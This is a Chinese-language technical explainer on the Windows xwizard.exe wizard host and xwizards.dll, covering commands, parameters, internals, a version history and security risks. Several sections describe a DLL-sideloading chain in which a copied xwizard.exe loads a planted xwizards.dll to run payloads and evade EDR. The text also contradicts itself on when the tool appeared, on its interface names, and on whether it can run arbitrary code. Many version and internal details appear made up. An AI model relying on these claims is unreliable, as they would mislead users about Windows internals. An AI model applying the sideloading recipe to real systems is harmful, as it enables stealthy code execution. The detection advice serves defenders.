
C:\Windows\System32\xwizard.exe(SysWOW64 存在 32 位版本),从 Vista 时代引入的 Windows 原生通用向导宿主,核心逻辑实现在xwizards.dll。 核心能力:两种触发模式 ①基于自定义 XML 配置文件加载向导流程;②通过 GUID 加载系统注册的 COM 向导组件;支持无人值守静默执行;
xwizard.exe(Extensible Wizard Host Process 可扩展向导主机进程)完整解构文档
基础定义
xwizard.exe路径:C:\Windows\System32\xwizard.exe(SysWOW64 存在 32 位版本),从 Vista 时代引入的 Windows 原生通用向导宿主,核心逻辑实现在xwizards.dll。 核心能力:两种触发模式 ——①基于自定义 XML 配置文件加载向导流程;②通过 GUID 加载系统注册的 COM 向导组件;支持多种 UI 渲染样式(wizard97/aero/dui/moderndui),支持无人值守静默执行;同时它也是知名 LOLBAS(Living Off The Land Binaries),常被红队滥用执行任意代码。 你截图内的 3 个顶层入口:ProcessXMLFile/RunWizard/RunPropertySheet正是 xwizards.dll 直接导出的核心函数。
一、底层原理
- 核心定位
xwizard.exe只是轻量启动外壳,本身不实现向导页面逻辑,所有业务能力由xwizards.dll导出函数实现。 底层基于COM 组件模型:每个向导组件由唯一 GUID 标识,实现一套标准 IXWizard * 系列接口(IXWizardSource、IXWizardPageEvent、IXWizardTransactionEvent 等)。
ProcessXMLFile:读取自定义 XML 清单,动态定义向导页面、执行动作,可生成 Vista 风格.man安装清单RunWizard:直接通过 GUID 加载系统已注册的 COM 向导组件,渲染向导窗口RunPropertySheet:通过 GUID 加载属性页(属性表)组件,而非多步骤向导
- UI 渲染分支(/t 参数) 支持 4 套渲染引擎:
wizard97:经典老式向导样式aero:Vista/Win7 Aero 玻璃向导dui:DirectUI 引擎moderndui:现代 DUI(Win10 + 新式界面)
- 无人值守模式(/u)
/u开启静默模式:内部执行异常仅写入日志,不弹出图形报错窗口,适配系统部署、脚本自动化场景。
完整执行数据流
xwizard.exe 接收命令行参数
    ↓
加载 xwizards.dll,匹配调用导出函数(ProcessXMLFile / RunWizard / RunPropertySheet)
    ↓
分支A(ProcessXMLFile):解析xml → 动态构建向导页定义 → 加载指定UI引擎渲染 → 执行xml内动作;/m 额外输出 .man 清单文件
    ↓
分支B(RunWizard/RunPropertySheet):根据GUID从注册表加载注册的COM向导组件 → 实例化COM对象 → 绑定UI引擎渲染界面
    ↓
/z 参数追加自定义命令行,传递给向导内部逻辑
    ↓
向导执行完毕,释放COM、进程退出
二、依赖文件清单
| 文件 | 核心作用 |
|---|---|
xwizard.exe |
主外壳程序,解析命令行,加载 xwizards.dll |
xwizards.dll |
✅ 核心功能库,导出 ProcessXMLFile/RunWizard 等函数,COM 向导调度核心 |
comctl32.dll |
传统向导 UI 控件渲染(wizard97/aero) |
dui70.dll / dui.dll |
DUI/ModernDUI 现代界面渲染引擎 |
msxml.dll / msxml6.dll |
XML 解析(ProcessXMLFile 读取配置文件) |
ole32.dll / oleaut32.dll |
COM 组件实例化、GUID 对象加载核心 |
advapi32.dll |
注册表读写(读取 GUID 对应的 COM 注册项) |
user32.dll |
窗口、消息循环基础 |
shell32.dll |
部分系统内置向导依赖 Shell 接口 |
三、依赖关系
- 注册表依赖(核心) COM 向导注册信息:
HKCR\CLSID\{GUID},记录该 GUID 对应的 COM DLL 路径;RunWizard/RunPropertySheet必须该注册表项存在才能加载组件。 - 权限依赖
- 普通用户:可加载已注册向导、执行基础流程
- ProcessXMLFile 配合 /m 生成 man 清单、注册新向导组件:需要管理员权限
- 版本依赖 Vista 及以上系统原生自带;XP 无内置 xwizard。Win10/11 保留,主要用于兼容旧版系统配置向导。
- 安全边界依赖 DLL 加载逻辑存在风险:如果从非系统目录启动 xwizard.exe,可劫持
xwizards.dll实现 DLL 侧加载,属于经典 LOLBAS 利用方式。
四、三大顶层命令逻辑拆解(对应截图)
1)xwizard ProcessXMLFile [/u] [/m] <filename>
- 逻辑:读取自定义 xml 向导描述文件,动态生成向导流程
/m:额外生成 Vista 安装清单.man文件,输出在当前目录/u:静默模式,不弹窗报错- 适用:自定义配置向导、无人值守预定义流程
2)xwizard RunWizard [/u] [/t<type>] [/c<flags>] [/f<flags>] [/p<GUID>] <GUID> [z <args>]
- 逻辑:通过 GUID 实例化已注册 COM 向导组件,渲染多步骤向导窗口
/t指定 UI 渲染引擎:wizard97/aero/dui/moderndui/p父 GUID,父子向导关联/z末尾附加自定义参数,传给向导内部业务逻辑
3)xwizard RunPropertySheet [/u] [/c<flags>] [/f<flags>] [/p<GUID>] <GUID> [z <args>]
- 逻辑:加载属性页(PropertySheet),不是多步骤连续向导,典型如文件 / 组件属性弹窗
五、配套链
✅ 配套工具与相关组件
- OleViewDotNet / oleview.exe:查看 CLSID 注册表、COM 接口定义,用于查询可用向导 GUID
- ProcMon:跟踪 xwizard 读取注册表、加载 COM、解析 XML 行为,排查向导加载失败
- Sysinternals Strings:提取系统内置向导 GUID
- 配套体系:和
icsunattend.exe、PnPUnattend.exe同属于 Windows 无人值守向导体系,用于系统部署阶段配置界面自动化 - 安全检测工具:EDR/AV 重点监控非系统路径 xwizard、异常 GUID 调用(红队检测规则)
✅ 截图示例标准释义
# 解析自定义xml向导
xwizard ProcessXMLFile myconfig.xml
# 以aero样式,静默执行指定GUID向导,附加自定义参数
xwizard RunWizard /taero /u {7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z /myoption1
六、边界与高频坑点(重点)
- 核心边界:仅加载已正确注册的 COM 向导
RunWizard传入不存在的 GUID 直接失败;GUID 必须在 HKCR\CLSID 完成 COM 注册,否则无法实例化组件。 - XML 格式强约束
ProcessXMLFile的 xml 必须符合 xwizard 预定义 Schema,非标准 xml 直接解析失败;微软没有公开完整官方 XML 文档,属于半内部 API。 - LOLBAS 安全风险边界 xwizard 可以在不落地新 exe 前提下,通过注册自定义 COM GUID 或者 xml 配置执行代码;EDR 检测重点:非 System32 路径的 xwizard 调用、陌生 GUID 执行。
- UI 渲染兼容性边界
moderndui仅 Win10 + 完整支持;老系统指定 moderndui 会回退或者渲染异常。 - 无人值守坑:/u 静默不等于无交互
/u仅隐藏报错弹窗;如果向导本身设计了必须人工确认的页面,仍然会弹出窗口;真正全静默需要 xml/COM 组件本身实现无交互逻辑。 - 精简系统风险 部分精简 Windows 移除
xwizards.dll,直接导致 xwizard 所有功能失效。 - 区分:不是通用脚本引擎 不能直接执行任意 exe,只能执行向导 / 属性页 COM 组件或者 xml 内预定义动作。
xwizards.dll 完整解构文档
基础定义
xwizards.dll路径:C:\Windows\System32\xwizards.dll(配套 SysWOW64 32 位版本),xwizard.exe 的核心业务实现库,Vista 引入的 Windows 可扩展向导框架核心模块;对外导出ProcessXMLFile/RunWizard/RunPropertySheet三大入口函数,实现 COM 向导调度、XML 向导解析、多 UI 渲染适配,是 Windows 内置向导宿主的核心逻辑载体,同时属于经典 LOLBAS 依赖组件。
一、底层原理
- 核心定位
xwizards.dll是向导框架引擎,xwizard.exe 仅作为极简命令行外壳,负责解析参数并调用该 DLL 导出函数;所有向导生命周期管理、COM 组件实例化、XML 解析、UI 调度、事件回调全部在xwizards.dll内部实现。 框架基于COM 接口规范,定义一套私有IXWizard*系列接口(IXWizardSource、IXWizardPage、IXWizardEventSink、IXWizardTransaction),所有系统向导组件都要实现这套接口才能被加载。 - 两大工作模式
- XML 动态向导模式(ProcessXMLFile) 内置 XML 解析器读取符合私有 Schema 的 XML 清单,动态在内存生成向导页对象,不需要预先注册 COM 组件;可通过
/m参数输出.man安装清单,用于早期 Vista 组件部署。 - COM 预注册向导模式(RunWizard / RunPropertySheet) 根据传入 GUID,读取
HKCR\CLSID注册表,实例化实现 IXWizard 接口的 COM 对象;区分连续多步骤 Wizard 和静态 PropertySheet 属性页两种容器。
- UI 渲染调度 内置渲染分发逻辑,根据
/t参数选择渲染后端:wizard97、aero、dui、moderndui,分别调用对应 UI 库绘制窗口与页面控件;自动处理窗口消息、页面切换、下一步 / 上一步 / 完成事件回调。 - 无人值守与参数透传 处理
/u静默标记(抑制弹窗错误,日志输出)、/c上下文标志、/f自定义标志、/p父 GUID 关联、/z自定义参数;/z后的字符串直接透传给底层 IXWizard 组件的初始化接口。
完整调用链路
xwizard.exe 解析命令行参数
    ↓
LoadLibrary → xwizards.dll
    ↓
GetProcAddress 获取导出函数(ProcessXMLFile / RunWizard / RunPropertySheet)
    ↓
xwizards.dll 内部逻辑分支:
    分支1:ProcessXMLFile → msxml解析XML → 动态实例化IXWizardPage → 绑定UI引擎 → 运行向导
    分支2:RunWizard/RunPropertySheet → ole32根据GUID创建COM对象 → QueryInterface校验IXWizard接口 → 渲染窗口、驱动向导流程
    ↓
向导执行生命周期(初始化→页面切换→提交/回滚→销毁)
    ↓
资源释放,返回执行结果给xwizard.exe
二、依赖文件清单
| 文件 | 核心作用 |
|---|---|
xwizards.dll |
核心引擎,导出三大入口函数、IXWizard 接口框架、向导生命周期管理 |
msxml6.dll / msxml.dll |
XML 解析引擎,ProcessXMLFile 模式依赖,校验并读取向导 XML 配置 |
ole32.dll / oleaut32.dll |
✅ COM 核心库,GUID 解析、COM 对象实例化、QueryInterface 接口检测 |
comctl32.dll |
wizard97/aero 传统向导控件(按钮、属性页、Wizard 控件) |
dui70.dll / dui.dll |
DUI / ModernDUI 现代界面渲染引擎(Win10+ moderndui 模式) |
user32.dll / gdi32.dll |
基础窗口、消息循环、图形绘制 |
advapi32.dll |
注册表读写(读取 CLSID、COM 注册信息)、安全权限查询 |
shell32.dll |
部分系统内置向导依赖 Shell 辅助接口 |
kernel32.dll |
内存管理、模块加载、文件 IO、日志输出 |
三、依赖关系
- 上游依赖
- 直接宿主:
xwizard.exe(最主流调用方) - 其他潜在调用方:系统其他程序可直接 LoadLibrary 加载 xwizards.dll,调用导出函数拉起向导(极少原生场景,常见于恶意代码)
- 直接宿主:
- 注册表依赖(COM 模式强依赖)
HKCR\CLSID\{GUID}必须存在,记录 COM 组件 DLL 路径、线程模型;如果 GUID 不存在 / 组件未实现 IXWizard 接口,xwizards.dll 直接加载失败返回错误。 - Schema 依赖(XML 模式强依赖) ProcessXMLFile 的 XML 必须匹配 xwizards.dll 内置私有 Schema,微软未公开完整规范,自定义 XML 极易解析失败。
- 权限依赖
- 普通用户权限:加载已注册系统向导、基础 XML 向导执行
- 生成
.man清单、注册新 COM 向导组件、修改系统级配置:需要管理员权限
- 版本依赖 Vista 及以上系统内置;XP 不存在该文件;Win10/11 持续兼容保留,不再新增向导能力,仅用于存量兼容。
四、内部核心导出与接口
导出函数(对外入口)
ProcessXMLFile:解析 XML 动态生成向导RunWizard:启动标准多步骤向导(COM 组件)RunPropertySheet:启动属性表页面(COM 组件)
内部 COM 接口(私有)
IXWizardSource:向导数据源、页面枚举IXWizardPage:单页面生命周期(初始化、显示、验证、销毁)IXWizardEventSink:捕获页面切换、完成、取消事件IXWizardTransaction:支持提交 / 事务回滚(配置类向导)
五、配套链
✅ 配套组件 & 工具
- xwizard.exe:官方配套命令行宿主,日常调用入口
- OleViewDotNet / oleview.exe:查询 CLSID 注册、校验 COM 接口是否实现 IXWizard
- ProcMon:追踪 xwizards.dll 注册表读取、COM 加载、XML 文件访问行为,排查向导加载失败
- IDA/Ghidra:逆向分析私有 XML Schema、内部接口定义(无公开文档)
- 同生态组件:
icsunattend.exe、PnPUnattend.exe,同属于 Windows 无人值守配置向导体系 - 安全工具:EDR 监控
xwizards.dll异常加载、陌生 GUID 实例化(LOLBAS 检测)
✅ 典型调用示例(底层视角)
// 伪代码:程序直接加载xwizards.dll调用RunWizard
HMODULE hXwiz = LoadLibrary(L"xwizards.dll");
typedef HRESULT (*pfnRunWizard)(...);
pfnRunWizard RunWizard = (pfnRunWizard)GetProcAddress(hXwiz, "RunWizard");
RunWizard(/* 参数:静默标记、UI类型、GUID、自定义参数 */);
六、边界与高频坑点(重点)
- COM 接口强校验边界 RunWizard 传入的 GUID 对应的 COM 对象必须实现 IXWizard 系列接口,仅仅是普通 COM 组件也会直接失败;很多 CLSID 虽然注册,但不属于 xwizard 兼容向导,无法加载。
- XML 私有 Schema 不公开 ProcessXMLFile 能力属于半内部 API,微软没有发布正式 XSD;网上可参考样例极少,自定义开发难度高,生产极少使用。
- DLL 劫持安全边界 xwizard.exe 启动时默认搜索路径可被劫持非系统目录的
xwizards.dll;恶意程序可放置同名 DLL 实现代码执行,是经典 LOLBAS 攻击链路,EDR 重点检测该场景。 - UI 渲染兼容性边界
moderndui渲染后端仅 Win10 及以上完整支持;Win7 指定该参数会渲染异常、窗口空白或直接报错。 - 静默参数 /u 的能力边界
/u仅抑制错误弹窗;如果向导业务逻辑本身强制人工交互页面,xwizards.dll 依然会弹出窗口,无法实现全自动。真正无交互需要 XML/COM 组件原生支持静默提交。 - 精简系统风险 精简版系统直接移除
xwizards.dll,会导致 xwizard.exe 所有功能完全失效,直接报模块缺失。 - 线程模型边界 内部 COM 默认使用 STA 单线程单元;多线程场景直接调用导出函数容易死锁、界面卡顿。
- 不具备通用脚本执行能力 xwizards.dll 本身不能直接运行 exe、脚本,仅能驱动向导 / 属性页组件,很多红队利用误区认为它可以直接执行任意程序。

xwizard.exe(Extensible Wizard 可扩展向导主机)完整版本演进史
总览
xwizard 伴随 Windows Vista 首次诞生,作为 Vista 部署体系的 XML 向导解析工具;Windows 7 完成全部功能扩容(截图中所有命令、参数、渲染模式均在 Win7 定型);Win8/Win10/Win11 仅做界面渲染兼容、安全补丁修复,底层架构、命令行语法、核心执行逻辑完全无重构,仅新增现代 UI 渲染管线,无删减旧指令。
阶段 1:初代基础版 — Windows Vista(2006,首发)
核心设计目标
仅具备基础能力(无 COM 向导模式)
- 唯一可用主命令:
xwizard ProcessXMLFile- 仅支持
/u(无人值守)、/m(生成 Vista .man 部署清单)两个参数; - XML 解析引擎配套系统 DTD 文件
xwizard.dtd,定义页面、跳转、DLL 加载规则。
- 仅支持
- 渲染管线仅 2 种:
wizard97(经典 GDI)、aero(Vista 毛玻璃 GDI+),无 dui/moderndui 现代 DirectUI。 - 无 COM 调度体系:不存在
RunWizard/RunPropertySheet,无法通过 GUID 调用系统内置向导。 - 底层 DLL 加载机制定型(遗留安全漏洞根源):
加载
xwizards.dll优先检索当前工作目录,无强路径校验,从 Vista 起就存在 DLL 劫持风险,但早期未被安全社区挖掘。 - 适用场景:仅 OEM 离线批量部署、系统组件安装脚本,普通用户无交互入口。
局限
- 无法调用系统原生向导(网络、磁盘修复、账户配置面板);
- 无上下文标记
/c、自定义标志/f、父窗口 GUID/p、自定义尾部参数/z; - 仅支持分步 XML 向导,不支持单页属性面板。
阶段 2:功能完全定型里程碑 — Windows 7(2009,改动最大)
全部截图内功能在此版本一次性补齐,是当前所有 Win10/Win11 兼容基准
- 新增双 COM 调度主指令
RunWizard <GUID>:通过注册表 CLSID 加载分步 COM 向导;RunPropertySheet <GUID>:加载单页属性配置面板;定义标准化 COM 接口:IWizard、IPropertySheet、IXWizardPageEvent,系统内置大量注册向导 GUID(如网络连接向导、磁盘检查向导)。
- 完整扩充全部命令行参数
新增
/c /f /p /z全套上下文、自定义标记、父窗口挂载、尾部自定义参数;/z强制放在命令末尾的解析规则在此版本确立,规避参数冲突。 - 渲染管线扩容
新增
dui渲染类型(DirectUI 初代矢量界面),四种 UI 模式全部落地:wizard97/aero/dui;Win11 新增moderndui仅为该体系延伸。 - 完善跨进程窗口挂载
/p <GUID>参数实现向导弹窗绑定父窗口,解决独立顶层弹窗遮挡问题。 - 企业自动化能力完善
/u静默模式日志标准化,错误统一写入 Windows 应用程序事件日志,适配批量脚本无人值守部署。 - 底层架构不变:XML 解析引擎、DLL 加载搜索顺序完全继承 Vista,DLL 劫持漏洞保留未修复。
生态变化
- 普通用户可见场景增多:控制面板驱动安装、硬件配置、网络向导底层全部改用 xwizard 承载;
- OEM 厂商大规模使用
ProcessXMLFile /m生成部署清单,搭配 WinSAT prepop 做整机出厂预配置。
阶段 3:界面弱化、架构冻结期 — Windows 8 / Win8.1(2012–2013)
核心变更(无底层功能增减,仅适配 Modern UI)
- 新增触控友好渲染适配,优化
duiDirectUI 管线高 DPI 缩放; - 移除大量传统控制面板向导入口,但底层 xwizard 命令行、参数、COM 接口完整保留;
- 无新增任何命令、开关、渲染模式,架构完全冻结,不再扩展新业务逻辑;
- 安全领域首次被标记为 LOLBAS 工具:安全厂商发现其 DLL 劫持、无文件载荷加载能力,纳入 ATT&CK T1218 执行技术。
定位转变
阶段 4:稳定兼容维护期 — Windows 10 全版本(2015–2025)
关键调整(仅兼容、修复,无新功能)
- 渲染管线补充现代模式:新增
/t moderndui,基于 Direct2D 实现扁平化圆角现代界面,适配 Win10 Fluent 设计语言;原有wizard97/aero/dui全部向下兼容。 - 持续安全补丁优化:
- 增加数字签名校验,加载系统
xwizards.dll时校验微软证书; - 限制高权限场景下恶意远程 XML 加载,但未修复当前目录优先加载 DLL 的底层逻辑,劫持漏洞持续存在;
- 增加数字签名校验,加载系统
- COM 组件兼容适配:支持 UWP 配套驱动向导、硬件外设配置面板的 GUID 加载;
- 废弃 Vista 专属
.man部署清单体系,但保留/m参数完全兼容旧脚本,执行后仍可生成清单文件; - 无新增任何命令、参数、接口,所有 Win7 语法 100% 可直接运行。
安全风险放大
- 复制
xwizard.exe到自定义目录,放置恶意xwizards.dll实现劫持; - 通过
RunWizard内置向导 GUID 下载网络载荷到 INetCache 临时目录。
阶段 5:现状延续 — Windows 11(2021 至今,2026 现行)
当前状态
- 完整继承 Win7 全部命令与参数:截图内所有用法、开关、示例在 Win11 原生兼容,无指令删除、语法变更;
moderndui作为默认渲染管线,优化圆角、亚克力、高 DPI 多显示器渲染;老旧aero毛玻璃模式仅兼容旧组件,不再作为系统默认;- 底层架构完全停止迭代:微软无计划重构 DLL 加载逻辑、无新增向导接口、无拓展 XML 能力;
- 安全限制小幅收紧:
- SmartScreen 拦截未知路径下
xwizard.exe执行; - 智能应用控制(SAC)阻止未签名第三方 DLL 被 xwizard 加载,但本地目录劫持仍可绕过;
- SmartScreen 拦截未知路径下
- 仅做兼容性修复:适配 NVMe、USB4、ARM64 架构,32/64 位双版本同步维护;
- 定位固化:仅系统内部后台调用,微软无官方公开文档,普通开发者 / 用户不推荐手动使用。
分维度演进对比速查表
1. 核心命令集版本增减
| 功能 / 命令 | 引入版本 | 变更说明 |
|---|---|---|
| ProcessXMLFile、/u、/m、wizard97/aero 渲染 | Vista | 初代唯一功能 |
| RunWizard、RunPropertySheet COM 双指令 | Win7 | 架构重大扩容 |
| /c/f /p/z 全套自定义参数、dui 渲染管线 | Win7 | 截图全部参数落地 |
| moderndui 现代扁平化渲染模式 | Win10 | UI 兼容补充 |
| .man 部署清单生成逻辑 | Vista,Win10 弱化 | 参数保留,功能废弃 |
2. UI 渲染管线完整演进
| 渲染类型 | 引入版本 | 现状 |
|---|---|---|
| wizard97 | Vista | 完全兼容,仅老旧组件使用 |
| aero | Vista | 兼容保留,Win11 不再默认启用 |
| dui | Win7 | 传统 DirectUI,Win10 早期面板使用 |
| moderndui | Win10 | Win10/11 默认渲染管线 |
3. 底层安全机制演进脉络
- Vista/Win7:无签名校验,当前目录优先加载 DLL,高危漏洞原生存在;
- Win8:标记为 LOLBAS 攻击载体,厂商新增行为检测;
- Win10:增加系统库签名校验,远程 XML 加载限制,本地劫持未修复;
- Win11:SAC 应用控制拦截未签名第三方 DLL,但本地目录劫持仍可绕过,无底层架构修复计划。
4. 整体战略演进主线
- Vista:部署专用 XML 工具
单一 XML 驱动模式,服务 Vista 整机 OEM 出厂批量配置,无通用向导调用能力。
- Win7:全功能通用向导宿主
XML+COM 双引擎成型,兼具批量部署与系统配置能力,完整参数集定型,是功能顶峰。
- Win8~Win11:冻结功能、仅做兼容维护
停止新增业务逻辑,仅适配 UI、硬件、安全补丁;从面向用户的工具退化为系统私有底层组件,同时持续暴露 LOLBAS 攻击面。
5. 关键演进核心总结
- 功能扩容一次性完成于 Win7:你截图展示的全部语法、参数、执行模式、示例均诞生于 Win7,Vista 仅极简基础版,后续系统仅兼容不新增;
- 底层架构 20 年无重构:从 Vista 到 Win11,进程分层、DLL 加载搜索顺序、COM 调度、XML 解析引擎核心逻辑完全一致;
- 安全隐患原生遗留:DLL 劫持根源设计从初代 Vista 延续至今,微软仅增加上层拦截,未修改底层加载逻辑;
- 向后完全兼容:Vista/Win7 编写的 xwizard 自动化脚本,可无修改直接在 Win10/Win11 运行。
xwizard.exe(Extensible Wizard 可扩展向导主机)完整底层原理
一、整体架构分层模型
命令行调度层 → 核心宿主引擎层 → UI渲染抽象层 → 业务执行层(XML/COM组件)1. 基础运行环境
- 程序路径:
C:\Windows\System32\xwizard.exe,自 Win7 内置,32/64 位系统各对应版本 - 进程模型:单进程单 UI 消息循环,每次执行创建独立进程,向导关闭后进程立即退出,不后台驻留
- 依赖核心库:
xwizards.dll(内置向导引擎、XML 解析、DUI 渲染、COM 调度核心逻辑)
二、第一层:命令行调度解析层(启动入口)
执行总流程
- 程序入口读取完整命令行参数,区分三大主指令:
ProcessXMLFile:XML 配置驱动模式RunWizard:COM-GUID 分步向导模式RunPropertySheet:COM-GUID 单页属性面板模式
- 解析全局标志
/u /c /f /t /p /m /z,生成全局运行上下文对象:/u:静默标记 → 关闭弹窗异常提示,仅写入系统事件日志/t:UI 类型标记 → 切换渲染管线(wizard97 经典、aero、dui、modernDUI 现代扁平化)/z:自定义参数数组,存入上下文传递给业务组件
- 参数校验失败时,直接弹出截图内的用法提示窗口,终止执行。
三、第二层:核心宿主引擎层(xwizards.dll 核心)
1. 全局上下文管理器
/z参数、XML 文件句柄。所有渲染 / 业务组件共享同一份上下文,实现参数透传。2. 两套业务加载引擎(核心双分支)
分支 A:XML 解析引擎(对应 ProcessXMLFile)
- XML 语法校验:加载目标
.xml文件,校验微软私有向导 DTD 规范,XML 内定义:页面布局、按钮逻辑、跳转规则、内置 DLL 加载路径、事件回调函数。 - 自动 DLL 加载机制(高危底层逻辑)
引擎会优先在当前执行目录查找
xwizards.dll,而非系统 System32 目录;找到后直接LoadLibrary加载,无数字签名强校验,这是恶意程序常用 LOLBAS 攻击入口。- 正常场景:加载系统自带
xwizards.dll; - 攻击场景:攻击者在当前目录放置同名恶意 DLL,执行
xwizard ProcessXMLFile dummy.xml即可无文件执行载荷。
- 正常场景:加载系统自带
- 清单文件生成(/m 参数)
XML 解析完成后,XSLT 转换生成
.man安装清单文件,用于 Vista 时代组件离线部署,记录向导依赖、注册表写入、文件拷贝规则。
分支 B:COM 组件调度引擎(RunWizard / RunPropertySheet)
CoCreateInstance API 实现 GUID 加载流程:- 提取命令行传入的
{GUID}(CLSID); - 读取注册表
HKCR\CLSID\{GUID},查询InprocServer32键值,获取组件 DLL 路径; - 加载对应 DLL,创建
IWizard/IPropertySheet标准向导接口实例; - 宿主调用接口标准化方法:
Initialize(上下文)、ShowUI()、RunLogic()、Cleanup()。
/p <GUID>:指定父窗口 COM GUID,渲染时将向导弹窗挂载到对应窗口,避免独立顶层弹窗。
3. 生命周期调度器
初始化上下文 → 加载业务组件(XML/COM) → 初始化组件并传入全局参数 → UI渲染 → 消息循环等待用户交互 → 组件销毁 → 释放DLL/文件句柄 → 进程退出四、第三层:UI 渲染抽象层(DUI / 传统 Win32 双渲染管线)
/t参数指定渲染后端,两套管线底层完全隔离:- wizard97:传统 Win32 GDI 渲染,经典灰色老式向导界面,兼容 XP 旧组件;
- aero:Vista Aero 合成管线,GDI + 透明毛玻璃窗口,依赖 DWM 桌面管理器;
- dui / moderndui:Direct2D 驱动的 DirectUI 引擎(Windows 现代界面底层),扁平化、矢量渲染,Win10/11 默认渲染管线。
渲染统一抽象接口
五、第四层:业务执行层(两种业务载体)
载体 1:XML 向导文件(ProcessXMLFile)
- 布局节点:窗口尺寸、标题、分页、按钮、输入框、复选框;
- 逻辑节点:页面跳转条件、表单校验、分支判断;
- 扩展节点:
<DllLoad>指定附加业务 DLL、事件回调函数映射,XML 引擎加载对应 DLL 处理业务逻辑(驱动安装、功能启用、注册表修改等)。
载体 2:COM 向导组件(RunWizard / RunPropertySheet)
IWizard:分步多页向导接口,提供页面切换、进度控制;IPropertySheet:单页属性面板接口,无分页逻辑;系统内置大量注册 GUID 组件:磁盘修复向导、账户配置、网络连接、驱动安装面板。
六、关键底层核心机制详解
1. DLL 加载搜索路径漏洞原理
xwizards.dll的搜索顺序:- 当前工作目录(最高优先级)
- System32 系统目录
- PATH 环境变量目录
攻击者复制
xwizard.exe到自定义目录,放入恶意xwizards.dll,执行任意 XML 文件即可自动加载恶意库,绕过 EDR / 杀毒对第三方 DLL 加载监控,属于标准 LOLBAS Living Off The Land Binaries 技术。
2. COM GUID 隔离与权限继承
- 以管理员权限启动 xwizard 时,加载的 COM 组件 / DLL 完整继承管理员权限,可修改系统注册表、写入系统目录;
- 无 UAC 弹窗拦截:xwizard 属于微软数字签名系统程序,部分安全策略不会拦截其加载子组件。
3. /z 自定义参数透传机制
/z后的所有参数存入字符串数组,通过IWizard::GetCustomArguments()接口暴露给业务组件,用于向向导传递动态参数(安装路径、激活密钥、部署标记等),强制放在命令行末尾是为了避免参数解析冲突。4. 无人参与 /u 静默底层逻辑
Application Windows 事件日志,不弹出交互窗口,适配脚本自动化批量部署场景。七、三大执行模式底层流程对比
| 执行模式 | 核心加载逻辑 | 数据源 | 适用场景 |
|---|---|---|---|
| ProcessXMLFile | 解析 XML + 加载当前目录 xwizards.dll | 本地 XML 配置文件 | 自定义开发向导、OEM 批量部署 |
| RunWizard | 注册表 CLSID 查询 COM DLL,创建 IWizard 实例 | 系统注册 COM 组件 GUID | 系统内置分步配置向导(网络、磁盘修复) |
| RunPropertySheet | 注册表 CLSID 查询 COM DLL,创建 IPropertySheet 实例 | 系统注册 COM 组件 GUID | 单页属性设置面板 |
八、底层安全风险根源总结
- DLL 劫持加载逻辑:优先读取当前目录
xwizards.dll,无严格路径校验; - 系统白名单信任:xwizard.exe 自带微软签名,安全软件默认放行;
- COM 无限制执行:可加载任意已注册 CLSID 组件,支持远程 URL 加载向导载荷;
- 权限完整继承:管理员启动时,子组件拥有完整系统操作权限;
- 静默模式隐藏行为:
/u参数屏蔽弹窗,恶意执行无视觉告警。
九、版本演进补充
- Vista:初代仅支持
ProcessXMLFile,无 COM RunWizard 模式; - Win7:新增
RunWizard/RunPropertySheetCOM 调度、/t多 UI 渲染管线、完整参数体系(截图全部参数诞生于 Win7); - Win10/Win11:底层架构完全不变,新增
moderndui现代 Direct2D 渲染管线,保留全部兼容逻辑,无架构重构。
xwizard.exe(可扩展的向导主机进程)完整解析
一、基础概述
xwizard = Extensible Wizard(可扩展向导),是 Windows 系统内置工具,程序路径:C:\Windows\System32\xwizard.exe,从 Win7 版本开始自带。核心定位
- 系统官方用途:承载 Windows 基于 XML 定义的分步向导、属性配置面板,用于组件安装、功能配置、系统引导界面;普通用户极少手动调用,多由系统 / 安装程序后台自动执行。
- 安全特性:原生支持加载自定义 DLL,常被红队、恶意程序用于无文件加载、绕过防御,属于高风险系统白名单程序。
- 直接双击运行
xwizard.exe,会弹出截图内的用法帮助窗口。
二、三大核心命令(截图完整拆解)
1. xwizard ProcessXMLFile [参数] <filename>
/m:额外生成 Vista 风格安装清单文件,输出为<filename>.man,保存在当前目录。/u:无人值守静默模式,错误仅写入日志,不弹出提示窗口。filename:必填,XML 向导配置文件路径。示例
xwizard ProcessXMLFile myconfig.xml
xwizard ProcessXMLFile /m mysetup.xml
2. xwizard RunWizard [参数] <GUID>
可用参数
| 参数 | 含义 |
|---|---|
/u |
无人参与静默运行 |
/t <类型> |
指定向导 UI 样式:wizard97/aero/dui/moderndui |
/c <标识> |
自定义上下文标志 |
/f <标识> |
用户自定义标志 |
/p <GUID> |
指定父窗口主机 GUID |
/z <自定义参数> |
自定义命令行参数,必须放在命令末尾 |
示例
xwizard RunWizard {7071ECA0-663B-4bc1-A1FA-B97F3B917C55}
xwizard RunWizard /taero /c1 /f3 {7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z/myopt1 /myopt2
3. xwizard RunPropertySheet [参数] <GUID>
RunWizard完全一致。
xwizard RunPropertySheet {7071ECA0-663B-4bc1-A1FA-B97F3B917C55}
xwizard RunPropertySheet /c1 /f3 {7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z/myoption1 /myoption2
三、全局通用参数对照表(截图释义)
| 参数 | 官方说明 | 使用场景 |
|---|---|---|
/c |
上下文标志 | 区分同一向导的不同业务场景 |
/f |
用户自定义标志 | 向导内部逻辑分支判断 |
/m |
生成 Vista 安装清单.man | 系统组件部署、批量安装 |
/p <GUID> |
父主机 GUID | 弹窗挂载到指定父窗口,避免独立进程弹窗 |
/t |
向导 UI 类型 | 切换经典 / 现代 Aero/Modern DUI 界面风格 |
/u |
无人参与静默 | 脚本批量部署,无交互弹窗 |
/z |
用户自定义参数 | 向向导内部传递业务参数,必须放在命令最后 |
四、底层原理与安全风险
1. 工作机制
ProcessXMLFile:读取 XML 描述文件,XML 内定义页面布局、按钮逻辑、DLL 加载路径、业务执行代码,运行时自动加载对应 DLL 完成功能。RunWizard/RunPropertySheet:通过 Windows 注册表查找 GUID 对应的 COM 组件 DLL,加载后渲染界面。
2. 安全风险(重点)
- 白名单绕过:
xwizard.exe是系统可信程序,多数安全软件不会拦截其加载第三方 DLL;恶意程序可构造空白 XML,放置同名xwizards.dll,执行时自动加载恶意库,实现无文件攻击。 - 权限继承:以管理员启动时,加载的 DLL 将获得完整系统权限,可执行注册表篡改、文件读写、后门植入。
3. 安全排查建议
- 检查异常调用:事件查看器搜索
xwizard.exe进程启动日志,关注陌生 XML 文件、未知 GUID 向导。 - 查杀同目录
xwizards.dll:正常系统不会存在该文件,出现即为可疑恶意文件。 - 限制脚本调用:组策略拦截非系统路径下
xwizard.exe执行。
五、常见使用场景
